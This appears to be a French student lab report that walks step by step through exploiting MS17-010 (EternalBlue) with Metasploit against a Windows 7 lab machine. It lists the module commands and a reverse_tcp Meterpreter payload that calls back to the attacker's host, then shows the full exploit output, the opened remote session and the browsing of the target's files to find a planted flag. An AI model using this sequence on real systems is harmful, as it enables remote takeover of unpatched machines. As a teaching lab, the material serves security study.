TP MS17 10


ICART TIMOTHE

Metasploit :

Metasploit est un outil de test de pénétration Open Source qui permet aux professionnels de la sécurité informatique d'identifier et d'exploiter des vulnérabilités dans les systèmes informatiques. Il fournit une plate-forme unifiée pour la découverte, la vérification et l'exploitation des vulnérabilités, en offrant une variété de modules pré-construits pour simplifier le processus. Metasploit est utilisé pour simuler des attaques informatiques afin d'identifier les faiblesses potentielles d'un système ou d'une application, et pour tester la sécurité d'un réseau.


Télécharger et ouvrir Metasploit :

Entrer la commande / search ms17_010



Enter /use *exploit/windows/smb/ms17_010_eternaleblue*

Ensuite continuer avec /show options



Continuer avec

/*set processname lsass.exe*

/*set RHOST* « IP de la victime »

/*show payloads*

```
msf6 exploit(windows/smb/ms17_010_eternalblue) > set processname lsass.exe
processname ⇒ lsass.exe
msf6 exploit(windows/smb/ms17_010_eternalblue) > set rhost 192.168.0.181
rhost ⇒ 192.168.0.181
msf6 exploit(windows/smb/ms17_010_eternalblue) > show payloads
```

Ensuite /*set payload windows/x64/meterpreter/reverse_tcp*

```
msf6 exploit(windows/smb/ms17_010_eternalblue) > set lhost 192.168.0.211
lhost ⇒ 192.168.0.211
   15  windows/x64/meterpreter/reverse_tcp                    normal
```

/*show options*

```
msf6 exploit(windows/smb/ms17_010_eternalblue) > show options

Module options (exploit/windows/smb/ms17_010_eternalblue):

   Name           Current Setting  Required  Description
   ----           ---------------  --------  -----------
   RHOSTS         192.168.0.181    yes       The target host(s), range CIDR
 identifier, or hosts file with syntax 'file:<path>'
   RPORT          445              yes       The target port (TCP)
   SMBDomain      .                no        (Optional) The Windows domain
to use for authentication
   SMBPass                         no        (Optional) The password for th
e specified username
   SMBUser                         no        (Optional) The username to aut
henticate as
   VERIFY_ARCH    true             yes       Check if remote architecture m
atches exploit Target.
   VERIFY_TARGET  true             yes       Check if remote OS matches exp
loit Target.


Payload options (windows/x64/meterpreter/reverse_tcp):

   Name      Current Setting  Required  Description
   ----      ---------------  --------  -----------
   EXITFUNC  thread           yes       Exit technique (Accepted: '', seh,
thread, process, none)
   LHOST     192.168.0.211    yes       The listen address (an interface ma
y be specified)
   LPORT     4444             yes       The listen port


Exploit target:

   Id  Name
   --  ----
   0   Windows 7 and Server 2008 R2 (x64) All Service Packs
```

/*set LHOST* « Ip de la machine attaquante »

/*show options*

```
msf6 exploit(windows/smb/ms17_010_eternalblue) > set payload windows/x64/me
terpreter/reverse_tcp
payload ⇒ windows/x64/meterpreter/reverse_tcp
msf6 exploit(windows/smb/ms17_010_eternalblue) > show options
```

/*exploit*

```
msf6 exploit(windows/smb/ms17_010_eternalblue) > exploit

[*] Started reverse TCP handler on 192.168.0.211:4444
[*] 192.168.0.181:445 - Using auxiliary/scanner/smb/smb_ms17_010 as check
[+] 192.168.0.181:445     - Host is likely VULNERABLE to MS17-010! - Window
s 7 Professional 7601 Service Pack 1 x64 (64-bit)
[*] 192.168.0.181:445     - Scanned 1 of 1 hosts (100% complete)
[*] 192.168.0.181:445 - Connecting to target for exploitation.
[+] 192.168.0.181:445 - Connection established for exploitation.
[+] 192.168.0.181:445 - Target OS selected valid for OS indicated by SMB re
ply
[*] 192.168.0.181:445 - CORE raw buffer dump (42 bytes)
[*] 192.168.0.181:445 - 0×00000000  57 69 6e 64 6f 77 73 20 37 20 50 72 6f
66 65 73  Windows 7 Profes
[*] 192.168.0.181:445 - 0×00000010  73 69 6f 6e 61 6c 20 37 36 30 31 20 53
65 72 76  sional 7601 Serv
[*] 192.168.0.181:445 - 0×00000020  69 63 65 20 50 61 63 6b 20 31
         ice Pack 1
[+] 192.168.0.181:445 - Target arch selected valid for arch indicated by DC
E/RPC reply
[*] 192.168.0.181:445 - Trying exploit with 12 Groom Allocations.
[*] 192.168.0.181:445 - Sending all but last fragment of exploit packet
[*] 192.168.0.181:445 - Starting non-paged pool grooming
[+] 192.168.0.181:445 - Sending SMBv2 buffers
[+] 192.168.0.181:445 - Closing SMBv1 connection creating free hole adjacen
t to SMBv2 buffer.
[*] 192.168.0.181:445 - Sending final SMBv2 buffers.
[*] 192.168.0.181:445 - Sending last fragment of exploit packet!
[*] 192.168.0.181:445 - Receiving response from exploit packet
[+] 192.168.0.181:445 - ETERNALBLUE overwrite completed successfully (0×C00
0000D)!
[*] 192.168.0.181:445 - Sending egg to corrupted connection.
[*] 192.168.0.181:445 - Triggering free of corrupted buffer.
[*] Sending stage (200262 bytes) to 192.168.0.181
[*] Meterpreter session 1 opened (192.168.0.211:4444 → 192.168.0.181:49159
) at 2021-12-13 08:30:06 +0100
[+] 192.168.0.181:445 - =-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=
=-=-=-=-=
[+] 192.168.0.181:445 - =-=-=-=-=-=-=-=-=-=-WIN-=-=-=-=-=-=-=-=-=-=-=-=-=
```

Ouvrir un Shell qui est l'équivalent d'un terminal cmd chez Windows

Puisque nous avons infiltrer notre machine cible nous allons maintenant au sein de la machine grâce à la commande /cd « nom d'un fichier ou d'un répertoire » puis via la commande DIR pour afficher tous les fichiers contenues dans le répertoire .

```
C:\Users\admin>cd Desktop
cd Desktop

C:\Users\admin\Desktop>dir
dir
 Le volume dans le lecteur C n'a pas de nom.
 Le num�ro de s�rie du volume est 121C-4F55

 R�pertoire de C:\Users\admin\Desktop

03/12/2021  11:47    <REP>          .
03/12/2021  11:47    <REP>          ..
01/12/2021  09:47    <REP>          BRAVO
01/12/2021  09:47                45 BRAVO.txt
               1 fichier(s)             45 octets
               3 R�p(s)   9�538�076�672 octets libres

C:\Users\admin\Desktop>type BRAVO.txt
type BRAVO.txt
bravo,

Vous avez r�ussi � trouver ce texte
```